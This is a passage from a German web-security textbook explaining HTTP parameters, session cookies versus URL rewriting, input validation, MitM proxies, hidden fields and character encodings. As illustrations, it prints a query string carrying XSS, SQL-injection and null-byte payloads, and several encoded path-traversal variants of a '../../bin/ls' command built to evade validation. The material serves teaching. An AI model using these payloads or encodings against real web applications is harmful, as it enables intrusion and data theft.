Die andere wichtige HTTP-Methode ist HTTP POST. Hierbei werden die Parameter nicht mehr in der URL, sondern im Request Body übertragen, wodurch diese in der Adresszeile des Browsers nicht mehr sichtbar sind. Für die Übertragung von Formularinhalten

[3] Der Pfadbereich ist der Teil einer URL, welcher zwischen Hostname (hier „www.example.com“) und Dateiname (hier „welcome.html“) steht. In dem obigen Aufruf ist dieser also nicht existent.

ist dies gewöhnlich das Standardverfahren. Bauen wir unsere Anfrage noch ein drittes Mal um, diesmal unter Verwendung der HTTP-Methode:

```
POST /welcome.html HTTP/1.1
Host: www.example.com
…
Content Length: 17

param1=1&param2=2
```

Allerdings unterstützen viele Webframeworks beide HTTP-Methoden transparent. In der Praxis werden so etwa POST-Anfragen häufig zusätzlich mit URL-Parametern kombiniert.[4]

Die Einfachheit in dieser HTTP-Parametrisierung spielt auch Angreifern in die Hände. Denn diese können sich genau diese Eigenschaft zunutze machen, um etwa einem angemeldeten Benutzer auf diese Weise eine parametrisierte URL unterzuschieben. Dieses Vorgehen wird als indirekter Angriff (siehe Abschn. 2.1.3) bezeichnet. Zu diesen zählt neben Cross-Site Scripting (siehe Abschn. 2.7.3) auch Cross-Site Request Forgery (siehe Abschn. 2.7.4), zwei der häufigsten Sicherheitsprobleme von Webanwendungen.

HTTP ist unverschlüsselt Bei der Entwicklung von HTTP wurde die Möglichkeit, dass die darüber versendeten Daten auch abgehört werden könnten, nicht in Betracht gezogen. Daher findet sich hierzu in der Spezifikation von HTTP auch kein Wort im Hinblick auf das Thema Verschlüsselung.

Zwar wurde die Notwendigkeit hierfür nach einigen Jahren erkannt und mit HTTPS (siehe Abschn. 3.4.3) bereits 1994 eine entsprechende Protokollergänzung geschaffen, durch die HTTP um einen zusätzlichen SSL/TLS-Layer erweitert wird. Diese sorgt auch dafür, dass sämtliche über das neue Protokollschema (https://) übertragenen Daten nicht nur verschlüsselt werden, sondern sich nun auch beide Seiten mittels X.509-Zertifikaten gegenseitig authentisieren können. Allerdings ist die Verwendung von HTTPS (einmal von Onlinebanking und Ähnlichem abgesehen) auch heute keinesfalls die Norm, so dass der Großteil der Webkommunikation heute immer noch unverschlüsselt durchgeführt wird.

▶ Beispiele, die unabhängig vom Protokollschema (HTTP oder HTTPS) sind, werden in diesem Buch fortan mit "http(s).." ausgedrückt, überall dort, wo das Protokollschema eine Rolle spielt, wird dieses explizit angegeben.

Hierdurch ist es Angreifern zum einen möglich, über HTTP übertragene Daten abzufangen und zu manipulieren. Zum anderen können sich die beiden Kommunikationspartner (Client

[4] Dieses Muster findet sich sehr häufig auch bei REST-Aufrufen, Beispiel: POST http(s)://www.example.com/customers/12345/orders.

und Server) über HTTP nicht miteinander auf sichere Weise authentisieren. Ohne HTTPS authentisiert sich ein Server beim Client (also Browser) daher in der Regel ausschließlich über seinen DNS-Namen. Gelingt es einem Angreifer, den DNS-Server eines Unternehmens zu übernehmen (oder registriert dieser einfach einen ähnlich klingenden Namen), kann er sich als dieser Webserver ausgeben, ohne dass es vom Client erkannt werden kann.

HTTP besitzt keinen Integritätsschutz Genauso wie die HTTP-Übertragung unverschlüsselt ist, und damit von einem Dritten (wir sprechen hier auch von einem „Man-in-the-Middle", Abschn. 2.3) mitgelesen werden kann, ist sie auch beliebig manipulierbar. Ein Integritätsschutz wird erst durch die Verwendung von HTTPS geboten. Eine einfache HTTP-Übertragung lässt sich jedoch in beiden Richtungen des Übertragungsweges manipulieren, ohne dass dies zu Fehlern führen würde oder auf sonstige Weise über die Protokollebene erkannt werden könnte.

HTTP ist zustandslos Auch Zustände kennt HTTP nicht. Stattdessen operiert es völlig losgelöst vom darunterliegenden TCP-Stack. Jeder HTTP-Request ist daher von jedem vorangegangenen komplett unabhängig. Solche Zustände, wie etwa die Tatsache, dass der Client sich mit einem vorherigen Request bereits erfolgreich authentisiert hat und nun über ein bestimmtes Benutzerkonto operiert, müssen zwischen Client und Server daher selbst aufrechterhalten werden. In der Praxis geschieht dies über eine serverseitige Sitzung (Session), auf die der Client mit einer Session-ID zugreift, welche er im Rahmen der Anmeldung vom Server mitgeteilt bekommt und fortan an jede Anfrage anhängt.
Für die Abbildung eines solchen (HTTP) Session Managements dienen vor allem zwei Verfahren: HTTP-Cookies (Session Cookies) sowie URL Rewriting.

Im erstgenannten Fall sendet die Anwendung (bzw. der Webserver) nach erfolgreicher Authentifizierung des Clients einen HTTP-Cookie, der die Session-ID erhält, an den Browser, der aus diesem Grund auch als „Session Cookie" bezeichnet wird. Praktisch handelt es sich hierbei lediglich um einen speziellen HTTP-Response-Header, den Set-Cookie-Header:

```
HTTP/1.1 200 OK
...
Set-Cookie: SESSIONID=124567
```

Nur durch Erhalt dieses Headers weiß der Browser, dass er die dort angegebene Session-ID (die hier aus Gründen der Veranschaulichung vereinfacht wurde) nun künftig mit jeder Anfrage an diesen Host mitsenden muss, was er wiederum über den Cookie-Header macht:

```
GET /secured HTTP/1.1
Host: www.example.com
…
Cookie: SESSIONID=124567
```




Abb. 1.4 Funktionsweise eines Cookie-basierten Session Managements

Nachdem sich ein Benutzer an einer Webseite angemeldet hat, authentifiziert der Server jede weitere Anfrage fortan ausschließlich über diese Session-ID und ordnet diese einer authentifizierten Sitzung (bzw. darüber einem konkreten Benutzerkonto) zu. Der vollständige Ablauf eines solchen Cookie-basierten Session Managements ist in Abb. 1.4 exemplarisch dargestellt.

Der Einsatz eines Cookie-basierten Session Managements hat allerdings zur Folge, dass angemeldeten Benutzern leicht Anfragen von Dritten untergeschoben werden können. Der entsprechende Angriff, nämlich Cross-Site Request Forgery (siehe Abschn. 2.7.4), wurde bereits angesprochen. Mit URL Rewriting existiert ein alternatives Session-Management-Verfahren, bei dem diese Angreifbarkeit erst einmal nicht besteht. Statt in Cookies werden die Session-IDs hierbei automatisch vom Webserver in alle lokalen URLs eingebaut. Das sieht dann etwa wie folgt aus:

```
https://www.example.com/action/account/show;SESSIONID=124567?param1=1
```

Sicherer als Cookies ist dieses Verfahren jedoch nicht, denn auch dieses besitzt eine ganze Reihe zusätzlicher Sicherheitsprobleme. Vor allem kann die in der URL transportierte Session-ID nun auf verschiedenste Weise offengelegt werden: in Logdateien, in kopierten HTML-Seiten (per „Copy-and-Paste“)[5] oder in HTTP Referern. Über letztere teilt ein Browser einem Webserver über den HTTP-Header mit, von welcher Seite (bzw. URL) er

[5] In diesem Fall kann ein Benutzer seine eigene Session dadurch kompromittieren, dass er im angemeldeten Bereich Inhalte kopiert und per Mail versendet. Im so kopierten HTML-Markup sind dann die Links mit der jeweiligen Session-ID des Benutzers enthalten. Klickt der Empfänger dieser E-Mail nun auf einen der Links, so wird er über die darin enthaltene Session-ID an der Anwendung angemeldet (vergl. Session Hijacking, Abschn. 2.7.7).

auf diese Seite geleitet wurde. Klickt ein Benutzer auf der obigen Seite etwa auf einen externen Link, so würde der folgende Referer an die aufgerufene Seite übermittelt:[6]

```
GET /link HTTP/1.1
Host: www.example.net
Referer: https://www.example.com/account/show;SESSIONID=123567?param1=1
```

- In der Regel stellt die Session-ID das einzige Merkmal dar, über das ein Webserver HTTP-Anfragen einem angemeldeten Benutzer, bzw. einer authentifizierten Session, zuordnet. Gelangt ein Angreifer in den Besitz einer gültigen und authentifizierten Session-ID, so kann er dadurch auch auf das entsprechende Konto dieses Benutzers zugreifen.

Unsichere Authentifizierungsverfahren Das HTTP-Protokoll beschreibt zwar u. a. mit HTTP Basic und HTTP Digest verschiedene Authentifizierungsverfahren, allerdings besitzen diese teils gravierende Probleme im Hinblick auf Sicherheit aber auch Bedienbarkeit und sind zudem in moderne Webanwendungen kaum integrierbar. Die Folge ist, dass Webanwendungen fast immer ein eigenes Verfahren zur Authentifizierung von Benutzern implementieren müssen. Mit „HTTP Forms“ existiert für dieses Verfahren zwar eine Bezeichnung, standardisierte Sicherheitsaspekte[7] existieren für dieses allerdings keine. Da es für die Implementierung einer solchen Formular-basierten Authentifizierung somit an konkreten Vorgaben mangelt, ist es kaum verwunderlich, dass in der Praxis viele Webanwendungen gerade in diesem Bereich teilweise erhebliche Sicherheitsmängel aufweisen.

1.2.3 Unzureichende Validierung von Eingabedaten

Webanwendungen dienen in erster Linie der Verarbeitung von Daten, die vielfach in Form von HTTP-Parametern von Benutzern stammen. So ist es kaum verwunderlich, dass ein großer Teil der Angriffe auf Webanwendungen auf die Manipulation solcher Parameter zurückzuführen ist. Diese ist häufig auch deshalb so wirkungsvoll, weil HTTP-Parameter untypisiert sind. Nehmen wir z. B. den folgenden Aufruf:

```
http(s)://www.example.com/account?gender=Male&num=4&ok=1&name=Rudolf
```

[6] Natürlich wird nicht bei jedem Zugriff ein Referer-Header mitgesendet. Etwa dann nicht, wenn der Zugriff über einen Bookmark, JavaScript oder durch Eingabe der Adresse in die Adresszeile erfolgte. Auch wird ein Referer nur dann übermittelt, wenn die aufgerufene Seite das gleiche Schema (also z. B. „https://“) besitzt.

[7] Allerdings existieren hierfür mittlerweile verschiedene standardisierte Implementierungen. So z. B. JAAS im Fall von Java-basierten Webanwendungen, das von den meisten Applikationsservern unterstützt wird und in aktuellen Versionen inzwischen auch verschiedene Sicherheitsaspekte abbildet.

Die Webanwendung verarbeitet hier vier Parameter als Eingaben. Jeder davon besitzt einen spezifischen (Daten-)Typ und Wertebereich. Auf der Ebene des HTTP-Protokolls werden sämtliche dieser Werte jedoch schlicht als Zeichenketten (Strings) interpretiert, wie wir dies in Tab. 1.1 sehen.

Aus Protokollsicht wäre damit auch der folgende Aufruf völlig legitim:

```
http(s)://www.example.com/account?gender="><script>exploit()</script>&num='%27%20
or%201%3D1%20--&ok=-20000&name=Rudolf%00xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

Die Prüfung der entsprechenden Datentypen muss somit explizit durch die Webanwendung erfolgen. Dies wird als Eingabevalidierung bezeichnet (Abschn. 3.4). Validiert werden müssen dabei grundsätzlich sämtliche Daten, die von der Webanwendung in irgendeiner Form eingelesen werden. Genau dies erfolgt jedoch häufig nicht oder nur unzureichend, was letztlich die Durchführung vieler Angriffe überhaupt erst ermöglicht.

Webanwendungen sind auch deshalb so leicht angreifbar, weil ein Angreifer sämtliche zwischen Client und Server übertragene Daten beliebig manipulieren kann. Auch solche, die über kein Formular eingegeben werden, sondern etwa in Hidden Fields (siehe Abschn. 1.2.4) versteckt ins Webformular eingebettet und im Hintergrund mit den übrigen Formulardaten übertragen werden.

Möglich ist dies einem Angreifer vor allem dadurch, dass Browser eine – freilich für einen anderen Zweck vorgesehene – Funktion bieten, nämlich die Verwendung eines HTTP-Proxys. Auf diese Weise lässt sich ein lokales Proxy-Tool einbinden, über das die gesamte HTTP-Kommunikation zwischen Browser und Webanwendung geleitet wird und sich darin beliebig auslesen und manipulieren lässt. Da solche Tools hier als sogenannter „Man-in-the-Middle“ agieren, verwenden wir für diese Toolgattung auch den Begriff „Man-in-the-Middle-Proxy“ (MitM-Proxy). Abb. 1.5 veranschaulicht die Funktionsweise eines solchen Proxys.

Der MitM-Proxy lauscht in diesem Fall auf Port 8080 des lokalen Interfaces des Angreifers (IP 127.0.0.1). Über eine entsprechende Einstellung im Browser leitet dieser nun sämtliche Kommunikation über den MitM-Proxy, wie wir dies in Abb. 1.6 sehen.

Der Screenshot in Abb. 1.7 zeigt den häufig eingesetzten Burp-Proxy, in dem gerade ein vom Browser gesendetes Formular abgefangen wurde und sich nun manipulieren lässt, bevor die modifizierte Anfrage durch Klicken auf „Forward“ an den Webserver weiterleitet wird.

Tab. 1.1 Erforderlicher vs. HTTP-Datentyp

Parameter	Erforderlicher Datentyp	Tatsächlicher (HTTP-)Datentyp
gender	Set (Male, Female)	A-Z | a-z | 0-9 | Sonderzeichen
num	Ganzzahl (0-100)	A-Z | a-z | 0-9 | Sonderzeichen
ok	Boolean (0,1)	A-Z | a-z | 0-9 | Sonderzeichen
name	String (A-Za-z)	A-Z | a-z | 0-9 | Sonderzeichen




Abb. 1.5 Funktionsweise eines MitM-Proxys

Abb. 1.6 Einbinden eines MitM-Proxys im Browser




Abb. 1.7 Burp Proxy

Ein solcher MitM-Proxy stellt für Tester und Angreifer gleichermaßen das Universalwerkzeug zum Aufspüren von Schwachstellen in Webanwendungen dar. Es legt die Eintrittspunkte der serverseitigen Anwendung offen und gibt dem Angreifer über einen großen Funktionsumfang weitreichende Möglichkeiten, auf die Anwendung frei von jeglichen Browser-Restriktionen (z. B. clientseitige Validierung) einzuwirken und gezielte manuelle oder automatisierte Tests und Angriffe durchzuführen.

Dies schließt natürlich auch verschlüsselte HTTPS-Verbindungen ein, da diese ebenfalls einfach am MitM-Proxy terminiert und von dort wiederum per HTTPS zum Server oder Client übermittelt werden. Das führt dann zwar im Browser zu einem Zertifikatsfehler (schließlich erhält dieser nun das Zertifikat des Proxys und nicht mehr der aufgerufenen Webanwendung), allerdings wird dies einen Angreifer in der Regel eher wenig stören. Auch die Kommunikation von Mobile Apps lässt sich auf diese Weise offenlegen und manipulieren. Denn auch gängige Smartphone-Plattformen bieten die Möglichkeit des Einstellens eines HTTP-Proxys.

Doch das Arsenal eines Angreifers ist keinesfalls nur auf den Einsatz solcher MitM-Proxys beschränkt. Insbesondere für Firefox und Chrome existiert eine Vielzahl entsprechender Browser-Erweiterungen (die meist unter „Developer Tools“ kategorisiert sind), mit denen sich praktisch sämtliche clientseitigen Bestandteile einer Webanwendung beliebig verändern lassen. Neben dem HTML- und JavaScript-Code gibt es natürlich auch den clientseitigen Speicher (Cookies, HTML5 Web Storage etc.): Abb. 1.8 zeigt, wie dies innerhalb des Chrome Browsers funktioniert.

▶ Ein Angreifer kann die gesamte HTTP-Kommunikation sowie die clientseitige Anwendungslogik und dort gespeicherte Werte mit entsprechenden Tools beliebig manipulieren und dadurch sämtliche Browser-Restriktionen aushebeln.

1.2.4 Offenlegung serverseitiger Geschäftsfunktionen

Web Content Management Systeme (WCMS) wie Typo3, Wordpress oder Joomla! stellen den Unterbau zahlreicher Webseiten dar. Zur Verwaltung von Einstellungen und Benutzern sowie zur Pflege von Inhalten verfügen diese Systeme gewöhnlich über webbasierte, administrative Schnittstellen, über die sich Administratoren oder Redakteure anmelden können. Prinzipiell handelt es sich bei solchen Schnittstellen um eigenständige Webanwendungen, die auf gleiche Weise erreichbar sind wie die eigentliche Webseite, die darüber verwaltet wird. Ist diese aus dem Internet aufrufbar, sind damit solche administrativen Zugänge natürlich ebenfalls von einer Vielzahl potenzieller Hacker erreichbar.

Solche administrativen Schnittstellen werden von einer Vielzahl weiterer Anwendungstypen eingesetzt – etwa von Fernwartungszugängen. Diese basieren ebenfalls vermehrt auf Webtechnologien und sind an das Internet angebunden. Das c’t-Magazin führte 2013 hierzu eine Untersuchung durch, in der zahlreiche solcher Systeme identifiziert werden konnten, z. B eines, mit dem sich die Schließanlage einer Justizvollzugsanstalt komplett aus dem Internet fernsteuern ließ (vergl. [4]). Solche Möglichkeiten kennt man sonst nur aus Hollywood-Filmen.




Abb. 1.8 Manipulation des browsereigenen Speichers im Chrome Browser

Die erhöhte Angreifbarkeit von Webanwendungen hat jedoch auch mit dem Client-Server-Paradigma des HTTP-Protokolls zu tun, durch welches der Browser (Client) von der eigentlichen Webanwendung (Server) entkoppelt ist.

Aufgrund der steigenden Anforderungen an die Bedienbarkeit einer Webanwendung werden nämlich immer mehr Funktionen (meist in Form von JavaScript oder durch Mobile Apps) clientseitig abgebildet. Nur dadurch sind Webanwendungen realisierbar, die sich oftmals „anfühlen“ wie echte Desktop-Anwendungen. Auf die hierfür offengelegte Geschäftslogik (meist in Form von JSON-basierten REST-Services oder WebSockets) kann jedoch ein Angreifer bequem auf die gleiche Weise zugreifen, wie er auch clientseitig abgebildete Anwendungslogik oder im Browser abgelegte Daten auslesen und manipulieren kann (siehe Abb. 1.9).

Nicht selten werden solche Schnittstellen im Rahmen der Einführung einer neuen Mobile App oder durch Umstellungen am Frontend eingebaut, ohne die dadurch geschaffenen Bedrohungen zu berücksichtigen. Eine solche Offenlegung serverseitiger Objekte und Funktionen führt nämlich in der Regel zu einer Vergrößerung der Angriffsfläche (Abschn. 3.3.6) einer Anwendung. Problematisch müssen jedoch nicht nur Schnittstellen, sondern können auch bereits einzelne Parameter sein. Denn neben den Eingaben, die ein Benutzer in ein Webformular eintippt, den sogenannten *Benutzerparametern*, können vom Browser verschiedene weitere Parameter an den Server gesendet werden, etwa in Form eines versteckten Feldes („Hidden Field“) im selben Webformular:

```
<form method="post" action="/do.jsp">
    <input type="input" name="username"/>
    ....
    <input type="hidden" name=”produktID" value="129763"/>
    <input type="submit" name="benutzer"/>
</form>
```




Abb. 1.9 Offenlegung von serverseitigen Objekten

Solche *Anwendungsparameter* (interne Parameter der Anwendung) dienen ausschließlich der internen Parametrisierung der Anwendung. In dem obigen Beispiel könnte über den Parameter „produktID" etwa ein konkretes Objekt in der Datenbank referenziert werden. Aus Sicht der Anwendung dürfen Anwendungsparameter dabei durch den Benutzer keinesfalls verändert werden können. Angreifer halten sich allerdings meist nicht daran. Da Anwendungsparameter keine (sichtbaren) Bestandteile eines Webformulars darstellen, werden diese oftmals serverseitig überhaupt nicht validiert. In der Praxis wird ein Großteil der Angriffe gegen Webanwendungen durch die Manipulation solcher Anwendungsparameter durchgeführt.

- Ein Großteil der Angriffe gegen Webanwendungen wird nicht über Benutzerparameter (z. B. Formularfelder) sondern Anwendungsparameter (z. B. Hidden Fields) durchgeführt.

1.2.5 Enkodierungstechniken

Das Thema Enkodierung stellt einen weiteren wichtigen Baustein bei der Suche nach Gründen dar, warum wir es mit so vielen Sicherheitsproblemen in heutigen Webanwendungen zu tun haben. Schauen wir uns hierzu zunächst die folgende URL an:

```
http(s)://www.example.com/filmdb.jsp?type=movie&name=IceAge
```

Wie wir bereits wissen, übergibt der Browser im Query String (alles nach dem „?") die Parameter mit entsprechenden Werten an die Webanwendung, wobei jeder zusätzliche Parameter über ein kaufmännisches Und (&) eingeleitet wird. Doch was wäre nun, wenn ein Benutzer nicht am Film Ice Age sondern Wallace & Gromit interessiert wäre? Ein naiver Ansatz könnte wie folgt aussehen:

```
http(s)://www.example.com/filmdb.jsp?type=movie&name=Wallace&Gromit
```

Der Webserver würde damit natürlich völlig durcheinanderkommen, schließlich würde er „Gromit“ als neuen Parameter verstehen, der ja durch das kaufmännische Und als solcher spezifiziert wird. Wir sprechen hier daher auch von einer Überschneidung von Daten- und Steuerkanal. Wobei der Datenkanal in diesem Fall „Wallace & Gromit“, der Steuerkanal „name=Wert“ ist. Damit wir trotzdem nach Wallace & Gromit suchen können, muss das kaufmännische Und enkodiert werden, so dass beide Kanäle voneinander separiert sind. Glücklicherweise übernimmt diesen Schritt gewöhnlich unser Browser und generiert automatisch aus der obigen Eingabe die folgende URL:

```
http(s)://www.example.com/filmdb.jsp?type=movie&name=Wallace%26Gromit
```

Wir sehen, dass das kaufmännische Und (&) nun durch dessen hexadezimale Darstellung, nämlich „%26“, ersetzt wurde, was als URL Encoding bezeichnet wird**.** In RFC 3986 ist spezifiziert, wie eine URL syntaktisch aufgebaut wird und welche Zeichen unter bestimmten Bedingungen zu enkodieren sind. Für den Benutzer ist dies völlig transparent, da reservierte Steuerzeichen vom Browser automatisch enkodiert werden.[8]

Genauso wie der URL-Interpreter durcheinanderkommt, wenn Zeichen des Datenkanals als Steuerzeichen interpretiert werden, können solche Probleme auch in anderen Interpretern auftreten, die eine Webanwendung bzw. ein Browser einsetzt, darunter HTML, JavaScript, SQL, LDAP usw. Für jeden dieser Interpreter existieren eigene Enkodierungsvorschriften (z. B. HTML-Entity-Enkodierung im Falle von HTML), die Entwickler beachten müssen, damit Daten- und Steuerkanal voneinander getrennt bleiben. Fehler können an dieser Stelle schnell gravierende Auswirkungen haben. Etwa eine SQL-Injection-Schwachstelle bei Fehlern in SQL-Aufrufen, über die es Angreifern möglich sein kann, Datenbankanfragen zu manipulieren, um damit z. B. sensible Informationen auszulesen.

Die (En)kodierung von Daten ist für eine Webanwendung jedoch nicht nur zur korrekten Behandlung reservierter Steuerzeichen wichtig. Jedes einzelne von einem Computer verarbeitete Zeichen ist in einem bestimmten Zeichensatz (Charset) kodiert. Bei Webanwendungen haben wir es im deutschen Raum in der Regel mit den Zeichensätzen ISO-8859-1 (ANSI), UTF8 (Unicode) und ASCII zu tun. In welchem Zeichensatz eine Webseite kodiert ist, teilt der Webserver dem Browser über den Content-Type-Header mit:

```
HTTP/1.0 200 OK
...
Content-Type: text/plain; charset="ISO-8859-1"
```

Die Kodierung in einem bestimmten Zeichensatz lässt sich allerdings ebenso auch auf Zeichenebene durchführen, was wiederum in unterschiedlichen Notationen möglich ist. So etwa in der dezimalen Schreibweise: `&#9871;` oder in der hexadezimalen: `&#x268F;` oder \xxxxx;. Gerade im Unicode-Umfeld existiert eine besonders große Zahl weiterer

[8] Geben Sie als kleine Übung die Suche nach „Wallace & Gromit“ bei Google ein und betrachten Sie den Parameter „q“ in der aufgerufenen URL.

Notationen. Zusammen mit den anderen Enkodierungsvarianten (z. B. URL Encoding) stehen Angreifern hierdurch sehr viele Möglichkeiten zur Verfügung, ein und denselben Text auf unterschiedliche Weise darzustellen (bzw. zu kodieren). Im Folgenden sehen wir hierzu einige Beispiele wie sich die Zeichenkette „../../bin/ls -la“ (ein Unix-Kommando zum Anzeigen des aktuellen Verzeichnisinhaltes) in unterschiedlicher Weise darstellen lässt:

```
../../bin/ls%20-al(URL Encoding)
..%2F../bin/ls%20-al (URL Encoding)
..%2E2F../bin/ls%2E20-al (URL Encoding - Double Encoded)
%f8%80%80%80%af../bin/ls%20-al (Unicode)
%c1%af../bin/ls%20-al (Unicode)
..%c1%9c../bin/ls%20-al (Unicode)
```

Wird eine bestimmte Enkodierungsform nicht von der Webanwendung selbst, jedoch von einem nachgelagerten System verstanden, lassen sich darüber verschiedene Angriffe durch die Webanwendung bzw. deren Eingabevalidierung durchschleusen und gegen das betreffende (Hintergrund-)System zur Ausführung bringen.

1.2.6 Dynamisch evaluierter Programmcode

Die Benutzeroberflächen vieler heutiger Webanwendungen lassen sich kaum mehr von Desktop-Anwendungen unterscheiden. Verantwortlich dafür sind vor allem zwei Technologien, deren Funktionsumfang sich in den vergangenen Jahren zunehmend vergrößert hat: Cascading Stylesheets (CSS) für die Darstellung und JavaScript für die Abbildung clientseitiger Programmlogik.

JavaScript stellt dabei, genauso wie JScript (Microsoft) und ActionScript (Flash), einen Dialekt des ECMAScript-Standards (ISO/IEC 16262) dar. Ursprünglich war JavaScript von Netscape sowohl als client- als auch serverseitige Skriptsprache konzipiert. Heute ist sie in erster Linie für clientseitige Webprogrammierung von Bedeutung, wofür sie den De-Facto-Standard darstellt.

JavaScript ist dabei äußerst flexibel und lässt sich bereits in Form eines einzelnen Funktionsaufrufs als Inline-Skriptcode oder Event-Handler in den HTML-Code einbetten. Auf gleiche Weise ist es aber möglich, umfangreichen JavaScript-Code im HTML-Header oder von externen Quellen einzubinden. JavaScript besitzt somit verschiedene Ausführungskontexte, die sich nicht nur auf HTML-Code beschränken. Im Folgenden sind einige Beispiele hierfür dargestellt:

```
<script>function inline() XXXX </script> // Inline Skriptcode
<h1 onclick="inline()" /> // Event Handler
<script src="http://externalhost/file.js" /> // Externe Einbindung
```

Über die Zeit sind zudem immer mehr objektorientierte Sprachmuster in JavaScript bzw. den ECMAScript-Standard eingeflossen und unzählige JavaScript-APIs, allen voran JQuery, entstanden. Auf diesen können Entwickler nun aufbauen und zusammen mit MVC-Frameworks wie Angular selbst komplexe Programmkonstrukte clientseitig implementieren. Es gibt heute praktisch nichts, was sich nicht auch mit JavaScript implementieren lässt. Die Folge ist, dass heute sehr viel mehr Programmlogik clientseitig mit JavaScript abgebildet wird.

Aber auch an den von JavaScript zugegriffenen Schnittstellen innerhalb des Browsers hat sich in den vergangenen Jahren viel getan. Zu nennen ist hier zunächst das DOM (Document Object Model), eine baumartige Struktur, über die sich per JavaScript auf die angezeigte HTML-Seite zugreifen lässt. Außerdem stellen moderne Browser wie Chrome und Firefox zahlreiche Schnittstellen zur Verfügung, mit denen sich im Hintergrund mittels JavaScript asynchrone REST-Aufrufe (siehe Abschn. 2.7.2) an einen Webserver schicken lassen. Auch Raw-Sockets lassen sich mittlerweile auf gleiche Weise in Form von WebSockets (siehe Abschn. 3.14) aufbauen.

